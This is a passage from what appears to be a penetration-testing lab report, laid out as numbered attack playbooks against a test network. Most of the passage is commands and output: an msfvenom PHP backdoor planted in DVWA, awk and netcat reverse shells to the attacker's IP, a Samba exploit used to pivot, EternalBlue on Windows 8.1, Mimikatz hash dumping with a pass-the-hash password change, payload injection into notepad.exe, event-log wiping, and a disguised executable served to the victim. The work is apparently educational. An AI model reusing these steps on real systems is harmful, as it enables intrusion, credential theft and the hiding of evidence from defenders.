msf6 exploit(linux/local/su_login) >

```

V. *Playbook 22: Reverse TCP session using PHP backdoor*

Here, PHP backdoor payload was used to get reverse tcp session. This tool is known as Damn Vulnerable Web Application (DVWA) and is widely used for penetration testing by number of companies. Under this attack, a malicious file containing php backdoor was uploaded in the DVWA. With the help of social engineering, the link will be texted to the victim and the moment user click on the link, attacker will get reverse tcp session of the victim’s machine.

Step 1: Multiple tools were identified (**Building/Acquiring Tools**) and with the help of those tools, exploitation was performed. This playbook particularly uses Metasploit and msfvenom and same has been explained in the section X.

Step 2: In this step, Kali machine from Untrusted zone was used for the creation and uploading of malicious file (**Weaponization**) while keeping information of Kali machine of Trusted zone in the payload. Here, msfvenom was used for the creation of malicious file and the file was made with *php* extension.

Note – Kali machine of Trusted zone is a CLI, that is why here Kali machine from Untrusted zone having GUI is used.

Below configurations were set while creating payload.

Command used à msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.10.90 LPORT=6600 R > php_version_update.php [147]

Attribute	Explanation
LHOST = 192.168.10.90	Set attacker machine’s IP address.
LPORT = 6600	Port of the attacker machine, through which exploit will take place.
php/meterpreter/reverse_tcp	reverse_tcp payload of php was set in the Payload attribute.
php_version_update.php	output file name

Output file was successfully uploaded on a webserver machine having IP address 192.168.20.11. Here, DVWA was accessed and logged in using username ‘admin’ and password as ‘password’. Malicious file containing php backdoor code was uploaded in the upload folder of the DVWA as shown in below screenshots. [148]




Fig. 207. Select file to upload on DVWA browser.




Fig. 208. Clicked on upload button to upload file on DVWA browser.



Fig. 209. Verified uploaded file on the DVWA browser.

Step 3: The next step was the **delivery** of the malicious file to the victim's machine. With the help of some interesting social engineering techniques, victim was forced to click on the link to file as http://192.168.20.11/dvwa/hackable/uploads/php_version_update.php

Step 4: Start the Metasploit console in the attacker machine using the command msfconsole

Step 5: Metasploit framework was started in the attacker's machine (**Exploitation**). Here, a multi/handler exploit was setup to get reverse tcp meterpreter session of the victim's machine. Various other parameters also set such as, LHOST as IP of attacker's machine, LPORT as port through which exploit will be taken place and payload as linux/x86/meterpreter/reverse_tcp and exploit command was executed. Meanwhile, victim has already clicked on the link and meterpreter session was successfully created in the attacker's console as shown in the snapshot below.

Below is the snapshot of the commands executed in the attacker's machine.

```
root@kali:/home/kali# msfconsole
      =[ metasploit v6.0.31-dev ]
+ -- --=[ 2101 exploits - 1131 auxiliary - 357 post           ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 7 evasion ]
Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Payload options (generic/shell_reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
  LHOST  yes              The listen address (an interface may be sp)
  LPORT  4444             yes       The listen port
Exploit target:
  Id  Name
  --  -
  0   Wildcard Target
msf6 exploit(multi/handler) > set LHOST 192.168.10.90
LHOST => 192.168.10.90
msf6 exploit(multi/handler) > set LPORT 6600
LPORT => 6600
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Payload options (linux/x86/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.10.90   yes       The listen address (an interface may be sp)
  LPORT  6600             yes       The listen port
Exploit target:
  Id  Name
  --  -
  0   Wildcard Target
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.90:6600
[*] Sending stage (980808 bytes) to 192.168.10.26
```

```
[*] Meterpreter session 1 opened (192.168.10.90:6600 -> 192.168.10.26:49046)
at0
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions
Active sessions
=====
  Id  Name  Type  Information  Connection
  --  -
  1   192.168.10.26  meterpreter  php/linux  www-data (33) @ P1:Proxy_server
msf6 exploit(multi/handler) >
```

W. *Playbook 23: Reverse TCP session by exploiting the vulnerability of AWK*

AWK is a tool which is widely used for pattern scanning and taking further action on it. With the help of AWK, very tiny programs can be written by a programmer that search for a keyword or pattern and desired action can be performed on it once found. Here, in this attack, vulnerability of AWK was exploited to get shell session of victim's machine. [149]

Scenario: This attack took place when the victim was attending a meeting in a coffee shop and office VPN was connected in the laptop. Suddenly, victim left the laptop unattended to attend an urgent phone call and meanwhile attacker accessed the laptop and executed few commands that eventually leads gaining of reverse tcp session of the victim's machine on attacker's machine.

Step 1: The next step here was the **exploitation**, where commands were executed on both attacker and victim's machines to gain access of the victim's machine. Here, the attacker already executed a command which listens on a specific port 6600. With the help of netcat command this was achieved. On the other side, attacker executed a line of code on the victim's machine when the laptop was left unattended. After execution of code, reverse tcp session was obtained on attacker's machine.

Below is the snapshot of the command executed in the attacker's machine.

```
root@kali:/home/kali# nc -lvp 6600
listening on [any] 6600 ...
```

Below is the snapshot of the commands executed in the victim's machine. [150]

```
[root@localhost rm2]# ifconfig
ens3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.26 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::5672:13db:8656:52e9 prefixlen 64 scopeid 0x20<link>
    ether 52:54:00:12:50:19 txqueuelen 1000 (Ethernet)
    RX packets 39762 bytes 5854955 (5.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 111952 bytes 9474618 (9.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 22 bytes 2427 (2.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22 bytes 2427 (2.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[root@localhost rm2]# awk 'BEGIN{s="/inet/tcp/0/192.168.10.90/6600";while(1){if((s|&getline c)<0){c=="exit"}break;while(c&&(c|&getline)>0)print$0|&s;close(c}}'
```

Output at the attacker's machine

```
root@kali:/home/kali# nc -lvp 6600
listening on [any] 6600 ...
192.168.10.26: inverse host lookup failed: Host name lookup failure
connect to [192.168.10.90] from (UNKNOWN) [192.168.10.26] 33521
```

X. Playbook 24: Reverse TCP session by exploiting system shell (/bin/sh)

This attack was carried away with the help of /bin/sh command. As /bin/sh represent the executable symbolic link of the system shell, and by using its privilege, reverse tcp session was captured on the attacker's machine. After getting shell session, pivoting attack was conducted to compromise the webserver that is sitting in the proxy zone.

Scenario: With the help of an insider, the password of victim's machine was unearthed, as password was written on the sticky note behind the victim's computer screen. Using the same password, attack was performed, and system shell command was executed

Step 1: Multiple tools were identified (**Building/Acquiring Tools**) and with the help of those tools, exploitation was performed. This playbook particularly uses Metasploit and same has been explained in the section X.

Step 2: The next step here was the **exploitation**, where commands were executed on both attacker and victim's machines to gain access of the victim's machine. Here, the attacker already executed a command which listens on a specific port 6600. With the help of netcat command this was achieved. On the other side, attacker executed a line of code on the victim's machine. After execution of code, reverse tcp session was achieved on the attacker's machine. [151]

Below is the snapshot of the command executed in the attacker's machine.

```
root@kali:/home/kali# nc -lvp 6600
listening on [any] 6600 ...
```

Below is the snapshot of the commands executed in the victim's machine.

```
[root@localhost rm2]# ifconfig
ens3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.26 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::5672:13db:8656:52e9 prefixlen 64 scopeid 0x20<link>
    ether 52:54:00:12:50:19 txqueuelen 1000 (Ethernet)
    RX packets 39762 bytes 5854955 (5.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 111952 bytes 9474618 (9.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 22 bytes 2427 (2.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22 bytes 2427 (2.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[root@localhost rm2]# nc -e /bin/sh 192.168.10.90 6600
```

Output at the attacker's machine

```
root@kali:/home/kali# nc -lvp 6600
listening on [any] 6600 ...
192.168.10.26: inverse host lookup failed: Host name lookup failure
connect to [192.168.10.90] from (UNKNOWN) [192.168.10.26] 51654
```

Step 3: As shown in the previous step, victim's machine has been compromised and after that few events were performed (**Post-Exploitation**). Here, webserver from the proxy zone was compromised using chain attack. In this chain attack, vulnerability of samba server was exploited and below steps were performed.

```

root@kali:/home/kali# nc -lvp 6600
listening on [any] 6600 ...
192.168.10.26: inverse host lookup failed: Host name lookup failure
connect to [192.168.10.90] from (UNKNOWN) [192.168.10.26] 51654
msfconsole
=[ metasploit v6.0.37-dev-                                     ]
+ -- ---[ 2108 exploits - 1134 auxiliary - 357 post           ]
+ -- ---[ 592 payloads - 45 encoders - 10 nops               ]
+ -- ---[ 8 evasion                                           ]

Metasploit tip: Use the edit command to open the
currently active module in your editor
msf6 > search samba/usermap_script
Matching Modules
=====
#   Name                                     Disclosure Date   Rank
Check Den
-   -
--  ---
0   exploit/multi/samba/usermap_script 2007-05-14       excellent No
San
Interact with a module by name or index. For example info 0, use 0 or use
exploit
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >show options
Name      Current Setting  Required  Description
-----  -
RHOSTS    192.168.10.26   yes       The target host(s), range CIDR
identifier'
RPORT     139              yes       The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
-----  -
LHOST     192.168.10.26   yes       The listen address (an interface may
be sp)
LPORT     4444              yes       The listen port
Exploit target:
Id  Name
--  ---
0   Automatic
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.20.11
rhosts => 192.168.20.11
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.10.26:4444
[*] Command shell session 1 opened (192.168.10.26:4444 ->
192.168.20.11:47889) 0
hostname
P1:Proxy_server

```

****The contribution of Gaurav Garg ends here****

**** The contribution of Satinderpal Singh starts here****

Y. *Playbook 25: The Eternal Blue attack on windows 8.1.*

Scenario: A malicious employ ‘shoulder surfs’ the windows desktop of a finance department employs and is able gets the non admin username and password of one of the finance employ. Looking at the screen, he is also able to figures out that the finance guy is using a windows 8.1 system (as it has the ‘tile-covered start screen’ format of the window) [152]. With all these details available to him, the malicious employ tries to exploit the finance department PC using the famous “Eternal Blue” or “MS17_010” vulnerability of windows 8 system [153]. The attack was carried out as follows.

Step1: Reconnaissance - A reconnaissance over here was conducted both physically (via. Shoulder surfing technique and Over the network using Nmap (refer section VII).

Information regarding open ports, services and service versions was obtained using the network scanning and reconnaissance tools.

Step2: Resource gathering - In this step the tool used for this playbook i.e. Metasploit and Mimikatz/Kiwi are loaded and set mentioned in Section X and XII.

Step3: Weaponization - This phase can be split into two parts. The first consists of finding and loading Metasploit exploit module corresponding to the MS17_010 and vulnerability CVE-2017-0143 [153]. And the second part consists of the setting payload, targets, ports and other options to help perform the attack.

Firstly, after opening Msfconsole, the attacker searches for the exploits corresponding to the MS17_010 vulnerability attacks or infamously known as ‘Eternal Blue’.

```
msf6 > search eternal blue

Matching Modules
=====
#   Name                                     Disclosure Date   Rank
Check Description                               -----
-   ----
-----
  0  auxiliary/admin/smb/ms17_010_command        2017-03-14
normal No      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Command Execution
  1  auxiliary/scanner/smb/smb_ms17_010         2017-03-14
normal No      MS17-010 SMB RCE Detection
  2  exploit/windows/smb/ms17_010_eternalblue    2017-03-14
average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption
  3  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14
average No    MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption for Win8+
  4  exploit/windows/smb/ms17_010_psexec         2017-03-14
normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Code Execution
  5  exploit/windows/smb/smb_doublepulsar_rce    2017-04-14
Yes         SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use
exploit/windows/smb/smb_doublepulsar_rce
```

```

msf6 > use exploit/windows/smb/ms17_010_eternalblue_win8
[*] No payload configured, defaulting to
windows/x64/meterpreter/reverse_tcp

msf6 exploit(windows/smb/ms17_010_eternalblue_win8) >

```

Once in the desired exploit module, which over here is 'exploit/windows/smb/ms17_010_eternalblue_win8' [154], the second part of weaponization initiates. This exploit module offers various options which can be customized in order to launch a successful attack with various combinations. For this attack, the options that were set were the Remote Host Ip (victim machine Ip) , Local host Ip (attacker machine Ip), Listening or local port (on attacker machine) and the kind of Payload which will be sent while attacking. The following excerpt illustrates the settings which were done during this step .

```

msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue_win8):

  Name                Current Setting  Required  Description
  ----                -
  GroomAllocations    13               yes       Initial number of times to
groom the kernel pool.
  ProcessName         spoolsv.exe      no        Process to inject payload
into.
  RHOST                445              yes       Target server
  RPORT                445              yes       Target server port
  SMBPass              (Optional) The password for
the specified username
  SMBUser              (Optional) The username to
authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name                Current Setting  Required  Description
  ----                -
  EXITFUNC            process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
  LHOST                (Optional) The listen address (an
interface may be specified)
  LPORT                (Optional) The listen port

Exploit target:

  Id  Name
  --  ---
  0   win x64

msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > set RHOST
192.168.10.24
RHOST => 192.168.10.24
msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > set SMBPASS root
SMBPASS => root
msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > set SMBUSER testuser
SMBUSER => testuser
msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > set LHOST
192.168.10.90
LHOST => 192.168.10.90

```

```

msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > set Payload
windows/x64/meterpreter/reverse_tcp
Payload => windows/x64/meterpreter/reverse_tcp

msf6 exploit(windows/smb/ms17_010_eternalblue_win8) >

```

The 'SMBUser' and 'SMBPass' options are set to the non-admin username and password (i.e 'testuser' and 'root' respectively) which was obtained in the Step 1 reconnaissance via shoulder surfing. The LPort selected for this attack is 4444 which an unused higher port.

Since the victim machine is a X64 architecture windows machine a meterpreter reverse TCP payload for x64 windows was set for this attack.

Step 4: Exploitation -To launch the attack the 'exploit' or 'run' command is used. The attacker machine starts sending malicious packets to the victim windows machine. Once the SMB service on the windows machine is found vulnerable and is compromised, we achieve a meterpreter shell session with the machine.

```

msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > exploit

[*] Started reverse TCP handler on 192.168.10.90:4444
[*] shellcode size: 1221
[*] numGroomConn: 13
[*] Target OS: Windows 8.1 Pro 9600
[*] got good NT Trans response
[*] got good NT Trans response
[*] SMB1 session setup allocate nonpaged pool success
[*] SMB1 session setup allocate nonpaged pool success
[*] good response status for nx: INVALID_PARAMETER
[*] good response status: INVALID_PARAMETER
[*] done
[*] Sending stage (200262 bytes) to 192.168.10.24
[*] Meterpreter session 2 opened (192.168.10.90:4444 ->
192.168.10.24:49161) at 2021-03-13 18:22:12 -0700

meterpreter >

```

Step 7: Post Exploitation - After a reverse TCP connection was achieved by the attacker and a Meterpreter shell session is opened. Now the attacker performs post exploitation activities. For this the attacker used some shell commands. The Mimikatz/Kiwi tool was also used in the meterpreter shell session for post exploits. Refer to section 17 for more information regarding usage of MimiKatz/kiwi tool. Following post exploits were carried out. The playbooks which follows from here onwards contains the post exploits done by the attacker for the attack Orchestrated in Playbook 25.

- Z. *Playbook 25A - Using Mimikatz/Kiwi tool to access and change user password by 'Pass the Hash' technique [155]. Step1: The attacker pulls out the system Information to know number of users and Loads the Mimikatz tool inside the meterpreter session.*

```

meterpreter > sysinfo

Computer           : WIN-P3UONSKTM74
OS                 : Windows 8.1 (6.3 Build 9600).
Architecture      : x64
System Language:  en_US
Domain             : WORKGROUP

```

```

Logged On Users : 3
Meterpreter      : x64/windows

meterpreter > load mimikatz
[!] The "mimikatz" extension has been replaced by "kiwi". Please use this
in future.
Loading extension kiwi...
.#####.   mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.

meterpreter >

```

Hash dump from the LSA (local security authority) is pulled using mimikatz. These dumps contain the logon credential information of all the users. Password information obtained here is a NTLM hash of the actual password generated using MD5 algorithm [156].

```

meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN-P8NFHOUGM3R
SysKey : 4667c8f8e6aa5539d279b34fbbcddb0b
Local SID : S-1-5-21-488057695-4011619612-1573380994

SAMKey : 8c941a2283e9eb4b954df75f49e7ed6f

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID : 000001f5 (501)
User : Guest

RID : 000003e9 (1001)
User : Owner
Hash NTLM: a2345375a47a92754e2505132aca194b

RID : 000003ea (1002)
User : testuser
Hash NTLM: 329153f560eb329c0e1deea55e88a1e9

meterpreter >

```

Step:2 Changing the password of the user “Owner” using “pass the hash technique” in mimikatz -. In this step the old NTLM password hash (i.e. a2345375a47a92754e2505132aca194b) is passed in the command along with the new plain text password that was desired to be set (i.e. satinder)

```

meterpreter > password_change
Usage password_change [options]

```



```

OPTIONS:
  -N <opt> The new hash to set for the account (do not use with -P).
  -P <opt> The new password to set for the account (do not use with -N).
  -h       Help banner
  -n <opt> The known existing/old hash (do not use with -p).
  -p <opt> The known existing/old password (do not use with -n).
  -s <opt> Server to perform the action on (eg. Domain Controller).
  -u <opt> User name of the password to change.

meterpreter > password_change -n a2345375a47a92754e2505132aca194b -P
satinder -u Owner

[*] No server (-s) specified, defaulting to localhost.
[+] Success! New NTLM hash: 54b07ae15afe40a8937da0f1e5b709eb

meterpreter >

```

Step:3 To verify the password change we pull out the LSA hash dump again and as can be seen the password hash for user "Owner" has now been changed to new password hash which was created in previous step i.e. 54b07ae15afe40a8937da0f1e5b709eb .

```

meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN-P8NFHOUGM3R
SysKey : 4667c8f8e6aa5539d279b34fbbcddb0b
Local SID : S-1-5-21-488057695-4011619612-1573380994

SAMKey : 8c941a2283e9eb4b954df75f49e7ed6f

RID : 000001f4 (500)
User : Administrator
  Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID : 000001f5 (501)
User : Guest

RID : 000003e9 (1001)
User : Owner
  Hash NTLM: 54b07ae15afe40a8937da0f1e5b709eb

RID : 000003ea (1002)
User : testuser
  Hash NTLM: 329153f560eb329c0e1deea55e88a1e9

meterpreter >

```

AA. *Playbook 25B - Injecting a payload into a legit process (notepad.exe) and use it as a secondary/backup session.*

Step:1 The current meterpreter session is backgrounded in order to get back into the module selection page of Metasploit to select the windows payload inject module [157].

```

meterpreter > background
[*] Backgrounding session 1...

```

```

msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > use
exploit/windows/local/payload_inject
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/payload_inject) >

```

Step:2 After selecting the post exploit module, the option for the current session which will be used is selected and the exploit is run.

```

msf6 exploit(windows/local/payload_inject) > sessions -i

Active sessions
=====

  Id  Name  Type  Information
  ---  ---  ---  -
-----
   1           meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN-P8NFHOUGM3R
192.168.10.90:4444 -> 192.168.10.24:49192 (192.168.10.24)

msf6 exploit(windows/local/payload_inject) > show options

Module options (exploit/windows/local/payload_inject):

  Name          Current Setting  Required  Description
  ----          -
  AUTOUNHOOK    false           no        Auto remove EDRs hooks
  PID           0               no        Process Identifier to inject of
process to inject payload. 0=New Process
  PPID          0               no        Process Identifier for PPID
spoofing when creating a new process. (0 = no PPID spoofing)
  SESSION              yes           The session to run this module
on.
  WAIT_UNHOOK    5               yes       Seconds to wait for unhook to be
executed

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      process         yes       Exit technique (Accepted: '', seh,
thread, process, none)
  LHOST         192.168.10.90  yes       The listen address (an interface
may be specified)
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
   0  Windows

```

```
msf6 exploit(windows/local/payload_inject) > set session 1
session => 1
msf6 exploit(windows/local/payload_inject) > run

[*] Started reverse TCP handler on 192.168.10.90:4444
[*] Running module against WIN-P8NFHOUGM3R
[*] Spawned Notepad process 3468
[*] Injecting payload into 3468
[*] Preparing 'windows/meterpreter/reverse_tcp' for PID 3468
[*] Sending stage (175174 bytes) to 192.168.10.24
[*] Meterpreter session 2 opened (192.168.10.90:4444 ->
192.168.10.24:49215) at 2021-03-16 12:36:07 -0600

meterpreter >
```

BB. Playbook 25C - Evading detection by clearing back track and Detaching from initial session, switch to backup session.

Step:1 The attacker returns to the first or the initial session after background the second session and then interacting with the initial or the session for which back track needs to cleared as can be seen below.

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/payload_inject) > sessions -i

Active sessions
=====

  Id  Name  Type  Information
Connection
--  ----  ----  -
-----

  1  meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN-P8NFHOUGM3R
192.168.10.90:4444 -> 192.168.10.24:49192 (192.168.10.24)
  2  meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-P8NFHOUGM3R
192.168.10.90:4444 -> 192.168.10.24:49215 (192.168.10.24)

msf6 exploit(windows/local/payload_inject) >

msf6 exploit(windows/local/payload_inject) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Step:2 Once back in the very first session the attacker checks the event logs on the machine by running the 'event manger' command and clears them all using the 'clearev'. The result is verified by again using the event manager which shows a large number of events cleared [158].

```
meterpreter > sysinfo

meterpreter > run event_manager -i
[*] Retriving Event Log Configuration
```

```

Event Logs on System
=====

Name                               Retention      Maximum Size  Records
----                               -
Application                         Disabled      20971520K     589
HardwareEvents                     Disabled      20971520K     0
Internet Explorer                   Disabled      K
Key Management Service Disabled      20971520K     0
Security                           Disabled      20971520K     882
System                             Disabled      20971520K     533
Windows PowerShell                 Disabled      15728640K     30

meterpreter > clearev
[*] Wiping 589 records from Application...
[*] Wiping 534 records from System...
[*] Wiping 882 records from Security...

meterpreter > run event_manager -i
[*] Retriving Event Log Configuration

Event Logs on System
=====

Name                               Retention      Maximum Size  Records
----                               -
Application                         Disabled      20971520K     0
HardwareEvents                     Disabled      20971520K     0
Internet Explorer                   Disabled      K
Key Management Service Disabled      20971520K     0
Security                           Disabled      20971520K     1
System                             Disabled      20971520K     1
Windows PowerShell                 Disabled      15728640K     30

```

Step:3 Closing session '1' or the meterpreter session achieved from 'Eternal blue attack' and moving to session '2' or the secondary session created using payload injection.

```

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.10.24 - Meterpreter session 1 closed. Reason: User exit

msf6 exploit(windows/local/payload_inject) > sessions -i

Active sessions
=====

Id  Name  Type  Information
--  ---  ---  -

```



```

root@kali:/home/kali/zirikatu/output# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.10.24 - - [17/Mar/2021 19:36:05] "GET / HTTP/1.1" 200 -
192.168.10.24 - - [17/Mar/2021 19:36:05] code 404, message File not found
192.168.10.24 - - [17/Mar/2021 19:36:05] "GET /favicon.ico HTTP/1.1" 404 -
192.168.10.24 - - [17/Mar/2021 19:36:08] "GET /Research.exe HTTP/1.1" 200 -
^C
Traceback (most recent call last):
  File "/usr/lib/python2.7/runpy.py", line 174, in _run_module_as_main
    "__main__", fname, loader, pkg_name)
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 235, in <module>
    test()
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 231, in test
    BaseHTTPServer.test(HandlerClass, ServerClass)
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 610, in test
    httpd.serve_forever()
  File "/usr/lib/python2.7/SocketServer.py", line 231, in serve_forever
    poll_interval)
  File "/usr/lib/python2.7/SocketServer.py", line 150, in _eintr_retry
    return func(*args)
KeyboardInterrupt
root@kali:/home/kali/zirikatu/output#

```

Step5 : Exploitation In this step the attacker runs a multi handler on port 6969 using Metasploit module and once the victim open the executable to install/Run a meterpreter session is opened.

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Payload options (generic/shell_reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
  LHOST                yes        The listen address (an interface may
be specified)
  LPORT 4444            yes        The listen port
Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target

msf6 exploit(multi/handler) > set LHOST 192.168.10.90
LHOST => 192.168.10.90

msf6 exploit(multi/handler) > set LPORT 6969
LPORT => 6969

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > exploit

```

```

[*] Started reverse TCP handler on 192.168.10.90:6969
[*] Sending stage (175174 bytes) to 192.168.10.24
[*] Meterpreter session 1 opened (192.168.10.90:6969 ->
192.168.10.24:49483) at 2021-03-16 22:50:21 -0600

meterpreter >

```

Step 6: Post exploitation – In this step the attacker after getting access to the system carries out various post exploit activities. The playbooks which follow from here onwards contains the post exploits done by the attacker for the attack Orchestrated in Playbook 26.

DD. Playbook 26A - Maintaining Persistence by generating and running an executable with Prepend Migrate functionality which migrates and injects a secondary shell into a legit process if the initial shell is closed by victim [160].

Step1: The attacker generates an executable with Prepend migrate functionality using the Metasploit reverse TCP module.

```

